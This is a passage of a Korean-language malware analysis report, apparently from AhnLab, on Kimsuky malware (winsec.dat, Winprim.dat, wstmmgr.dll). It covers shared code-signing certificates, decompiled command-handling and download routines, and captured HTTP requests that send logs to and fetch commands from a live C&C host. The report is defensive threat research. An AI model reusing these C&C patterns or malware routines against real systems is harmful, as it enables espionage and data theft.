


그림 14 | NT_HEADER 필드 값 비교

[표 3]은 인증서의 시리얼 넘버(Serial Number)를 기준으로 동일한 인증서로 서명된 악성코드를 정리한 것이다. 일부 악성코드의 타임스탬프(Timestamp) 필드 값이 없다는 점을 제외하면 나머지 필드 값은 동일하다.

해킹 조직	**Andariel**	**Kimsuky**	**Kimsuky**
File Name	McafeeUpdate.exe	naverprotect.exe	naverprotect.exe
MD5	2dea7e6e64ca09a5fb045ef2578f98bc	56522bba0ac19449643f7fceccf73bbe	12a8f8efe867c11837d4118318b0dc29
SubjectName	NJRSA Limited	NJRSA Limited	NJRSA Limited
IssuerName	Sectigo RSA Code Signing CA	Sectigo RSA Code Signing CA	Sectigo RSA Code Signing CA
Timestamp		2019-11-25 11:00	
Country Name	GB	GB	GB
State Name	London	London	London
Locality Name	Romford	Romford	Romford
Organization Name	NJRSA Limited	NJRSA Limited	NJRSA Limited
Serial Number	2aac818dc95f2acc82132baccdcd6a66	2aac818dc95f2acc82132baccdcd6a66	2aac818dc95f2acc82132baccdcd6a66
Valid From	2019-05-02 9:00	2019-05-02 9:00	2019-05-02 9:00
Valid To	2020-05-02 8:59	2020-05-02 8:59	2020-05-02 8:59
해킹 조직	**Kimsuky**	**Kimsuky**	
File Name	daumprotect.exe	DaumProtect.exe	
MD5	e11fa6a944710d276a05f493d8b3dc8a	d6d9bcc4fb70f4b27e192f3bfe61837d	
SubjectName	NJRSA Limited	NJRSA Limited	
IssuerName	Sectigo RSA Code Signing CA	Sectigo RSA Code Signing CA	
Timestamp	2019-09-02 18:48	2019-09-05 21:49	
Country Name	GB	GB	
State Name	London	London	
Locality Name	Romford	Romford	
Organization Name	NJRSA Limited	NJRSA Limited	
Serial Number	2aac818dc95f2acc82132baccdcd6a66	2aac818dc95f2acc82132baccdcd6a66	
Valid From	2019-05-02 9:00	2019-05-02 9:00	
Valid To	2020-05-02 8:59	2020-05-02 8:59	

표 3 | 동일한 인증서로 서명된 악성코드

안랩이 보유한 악성코드 중 시리얼 넘버(Serial Number)가 동일한 인증서로 서명된 악성코드는 [표 3]의 5개로, 랜섬웨어 등 다른 악성코드에서 사용된 사례가 없음으로 미루어 김수키(Kimsuky) 조직에서만 사용하는 인증서일 가능성이 높다.

[표 3]에서 포털 사이트의 보안 프로그램으로 위장한 악성코드에 대한 분석 내용은 다음 링크에서 확인할 수 있다.

[+] 포털 사이트의 보안 프로그램으로 위장한 악성코드 주의

https://asec.ahnlab.com/1266

2) wstmmgr.dll 분석 및 프로파일링

Installer.exe가 생성 및 실행한 wstmmgr.dll은 sen.a와 동일한 기능을 수행하며, 함수 구조만 다르다. sen.a는 ServiceMain()에서 Query()를 호출하는 구조로 되어 있지만 wstmmgr.dll은 [그림 13], [그림 14]와 같이 ServiceMain()에 Query()가 통합되었다.

Name	Address	Ordinal
Query	10005C40	1
ServiceMain	10005CA0	2
DllEntryPoint	100069AA	[main entry]

2019.12 sen.a
(MD5: 30bd4c48ccf59f419d489e71acd6bfca)

Name	Address	Ordinal
ServiceMain	10005FF0	1
DllEntryPoint	10006D8A	[main entry]

2019.12 wstmmgr.dll
(MD5: 7fd2e2e3c88675d877190abaa3002b55)

그림 13 | 함수 구조 비교 1

그림 14 | 함수 구조 비교 2

2-3. winsec.dat / Winprim.dat 악성코드

1) winsec.dat 분석

분석 결과, winsec.dat가 실행되는 방식은 sen.a와 동일하다. winsec.dat에는 4개의 함수가 존재하며 각 함수별 기능은 [표 4]와 같다.

함수명	설명
RealProc	운영체제 구분, 64비트용 악성코드(winsec64) 다운로드, 레지스트리 값(winsec) 추가, explorer.exe 인젝션
DllRegisterServer	기능 없음
DllInstall	RealProc() 호출
DllEntryPoint	explorer.exe에 인젝션된 후 기능, C&C 서버 통신, Winprim.dat 다운로드 및 로딩

표 4 | winsec.dat의 함수별 기능

winsec.dat가 실행되면 [표 4]의 함수 중 RealProc(), DllEntryPoint()가 사용되며, DllInstall()은 sen.a가 C&C 서버로부터 명령을 수신한 후 winsec.dat를 다운로드 및 실행할 때 호출될 것으로 추정된다.

RealProc() 함수가 최초 실행되면 감염 PC의 운영체제를 구분하여 64비트 운영체제일 경우에는 [그림 15]와 같이 추가로 64비트용 winsec64를 다운로드 및 실행한다.




그림 15 | RealProc의 악성코드 실행 기능

64비트용 운영체제일 경우 다운로드되는 winsec64는 암호화되어 있으므로 [그림 16]의 복호화 코드를 통해 실행 가능한 DLL로 복호화된다. 또한 복호화된 DLL은 [그림 15]처럼 rundll32.exe와 함께 RealProc()를 호출하는 방식으로 실행된다. 참고로 복호화 코드는 김수키(Kimsuky) 조직에서 제작한 악성코드에서 오래전부터 사용되어 왔는데 관련 내용은 '3) winsec.dat / Winprim.dat 프로파일링'에 설명되어 있다.




그림 16 | winsec64 복호화 과정

RealProc()호출을 통해 explorer.exe에 인젝션된 winsec.dat는 C&C 서버와 통신하여 시간 정보 전송, 추가 파일 다운로드 및 실행 등을 수행한다. C&C 서버와 통신하기 전 앞서 언급한 것처럼 시간 정보를 전송하도록 되어 있는데, 해당 시간 정보는 winsec.dat가 C&C 서버와 통신하기 전 시간 관련 함수를 호출하여 생성한 시간을 의미한다.

그림 17 | 시간 관련 함수 호출 및 조합

[그림 17]을 통해 생성된 시간 정보는 [감염PC의 맥 주소]_log.txt에 저장되었다가 [그림 18]과 같이 C&C 서버로 전송된다.

```
POST /santa/F.php HTTP/1.1
Content-Type: multipart/form-data; boundary=--------------223de5564f
Content-Length: 211
User-Agent: User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Host: happy-new-year.esy.es
Connection: Keep-Alive
Cache-Control: no-cache

----------------223de5564f
Content-Disposition: form-data; name="binary"; filename="000C29        _log.txt"
Content-Type: application/octet-stream

0110::2019/12/16-12:00:18:041
----------------223de5564f--
```

그림 18 | C&C 서버로 전송되는 시간 정보

앞서 살펴본 [그림 17], [그림 18]의 과정이 완료되면 C&C 서버로부터 암호화되어 있는 명령이 저장되어 있는 것으로 추정되는 cmd.txt를 다운로드 및 복호화하지만, 분석 당시 일정 시간 동안 C&C 서버 통신을 모니터링 했음에도 cmd.txt를 다운로드하는 것은 실패했다.

[그림 19]의 cmd.txt를 다운로드하기 위한 GET 요청의 파일 패스에는 감염 PC의 맥 주소가 포함되어 있는 것이 특징이다. 이는 winsec.dat와 C&C 서버 사이, 그리고 공격 대상 PC에만 정확한 명령이 수신될 수 있도록 하기 위함인 것으로 추정된다. 즉, 김수키(Kimsuky) 조직이 해킹하고자 하는 대상 PC일 경우에만 cmd.txt를 전송한다는 의미이다.


```
GET /santa/000C29        /cmd.txt HTTP/1.1
User-Agent: User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Host: happy-new-year.esy.es
Cache-Control: no-cache

HTTP/1.1 404 Not Found
```

그림 19 | cmd.txt 다운로드 시도

참고로 GET 요청의 파일 패스에 감염 PC의 맥 주소가 포함된 것은 김수키(Kimsuky) 조직이 제작한 악성코드에서 지속적으로 사용해온 방식이다.

복호화된 명령은 [그림 20]의 왼쪽처럼 구분자(|)로 분할되어 있으며, 오른쪽은 winsec.dat가 명

령 비교 및 일치하는 기능을 수행하는 코드로써 winsec.dat 또는 Winprim.dat을 추가 파일 다운로드하거나, 레지스트리 값(winsec)을 삭제하고, 다운로드한 파일 실행 등의 기능을 수행한다.



```
v8 = a2;
v3 = (const char *)Src;
if ( !strlen((const char *)Src) )
  return 0;
for ( i = 0; ; ++i )
{
  v5 = strstr(v3, "|");
  memset(v10, 0, 0x104u);
  if ( v5 )
  {
    memmove(v10, v3, v5 - v3);
  }
  else
  {
    v6 = (char *)(v10 - v3);
    do
    {
      v7 = *v3;
      v3[(_DWORD)v6] = *v3;
      ++v3;
    }
    while ( v7 );
  }
  if ( i == v8 )
    break;
```

```
if ( *a1 != 'u' || a1[1] != 'd' || a1[2] )
{
  if ( *a1 == 'k' && a1[1] == 'l' && !a1[2] )
  {
    v2 = sub_1000372C();

    MoveFileExA(ExistingFileName, 0, 4u);
    dword_1001A108 = 0;
    return v2;
  }
  if ( *a1 != 'd' )
    return v2;
  if ( a1[1] != 'n' || a1[2] )
  {
    if ( *a1 != 'd' || a1[1] != 'l' || a1[2] )
      return v2;
    v3 = sub_10003872((void *)1);
  }
  else
  {
    sub_10003872((void *)1);
    v3 = sub_10003788();
  }
```


sub_10003788(): Winprim.dat 다운로드

```
Buffer = 0;
memset(&v3, 0, 0x103u);
LOBYTE(v4) = 0;
memset((char *)&v4 + 1, 0, 0x103u);
LibFileName = 0;
memset(&v6, 0, 0x103u);
sub_10001B9D(&Buffer, "%s/%s/", "/santa", &::Buffer);
strcpy((char *)&v4, "Winprim");
sub_10002EDE(&LibFileName);
v0 = sub_10001000(&Buffer, (int)&v4, (int)&LibFileName);
GetLastError();
if ( !v0 )
  return 0;
hLibModule = LoadLibraryA(&LibFileName);
return hLibModule != 0;
```

그림 20 | winsec.dat의 명령 추출, 비교, 수행

2) Winprim.dat 분석

Winprim.dat의 파일 구조는 winsec.dat와 매우 유사하다. [그림 21]과 같이 두 악성코드의 문자열을 분석한 결과, 동일한 문자열이 다수 존재하지만 기능면에서는 Winprim.dat가 더 많은 기능을 수행함을 확인했다. 즉 김수키(Kimsuky) 조직은 악성코드 제작 시 특정 기능을 구현할 때 기존의 소스를 악성코드의 기능 및 목적에 맞게 변형 및 재활용한 것으로 추정된다.



2019.12 winsec.dat (MD5: 7b0c06c96caadbf6976aa1c97be1721c)

Address	Length	Type	String
.rdata:10016648	00000051	C	User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
.rdata:1001669C	00000008	C	http://
.rdata:100166A4	0000000C	C	http://%s%s
.rdata:100166B0	00000046	C	Content-Type: multipart/form-data; boundary=----------223de5564f₩r₩n
.rdata:100166F8	00000084	C	----------223de5564f₩r₩nContent-Disposition: form-data; name=₩"binary₩"; filename...
.rdata:1001677C	0000001E	C	----------223de5564f--₩r₩n
.rdata:100167A0	00000006	C	F.php

2019.12 Winprim.dat (MD5: 6dbc4dcd05a16d5c5bd431538969d3b8)

Address	Length	Type	String
.rdata:1001F868	00000051	C	User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
.rdata:1001F8BC	00000008	C	http://
.rdata:1001F8C4	0000000C	C	http://%s%s
.rdata:1001F8D0	00000046	C	Content-Type: multipart/form-data; boundary=----------223de5564f₩r₩n
.rdata:1001F918	00000084	C	----------223de5564f₩r₩nContent-Disposition: form-data; name=₩"binary₩"; filename...
.rdata:1001F99C	0000001E	C	----------223de5564f--₩r₩n
.rdata:1001F9C0	00000006	C	F.php


그림 21 | 문자열 비교

winsec.dat가 로딩하는 Winprim.dat는 3개의 함수가 존재하며, 각 함수별 기능은 [표 5]와 같다. 각 함수를 분석한 결과 과거 김수키(Kimsuky) 조직이 오퍼레이션 카바 코브라(Operation Kabar Cobra) 공격에서 사용한 private32.db와 비교 시 기능상 큰 차이는 없었으며, 소스 재활용 및 변경으로 인한 코드의 구조에 다소 차이점이 있음을 확인했다.

함수명	설명
RealProc	DLL 로딩 & 함수 주소 획득, explorer.exe에 인젝션
RealProc2	특정 확장자(hwp, doc, xls, txt, pdf) 파일 목록 수집
DllEntryPoint	화면 캡쳐, 키로깅, 특정 확장자(hwp, doc, xls, txt, pdf) 파일 목록 수집 C&C 서버 통신(log.txt, cmd.txt 다운로드, 수집한 정보 전송)

표 5 | Winprim.dat의 함수 별 기능

Winprim.dat도 winsec.dat처럼 C&C 서버와 통신 시 GET 요청의 파일 패스에 감염 PC의 맥 주소가 포함된 방식을 사용하지만 분석 당시 명령이 저장된 것으로 추정되는 log.txt와 cmd.txt를 다운로드하는 것은 실패했다.



Source	Destination	Protocol	Length	Info
WIN-L UH9F	happy-new-year.esy.es	HTTP	249	GET /ballance/0200 /log.txt HTTP/1.1
WIN-L UH9F	happy-new-year.esy.es	HTTP	249	GET /ballance/0200 /cmd.txt HTTP/1.1
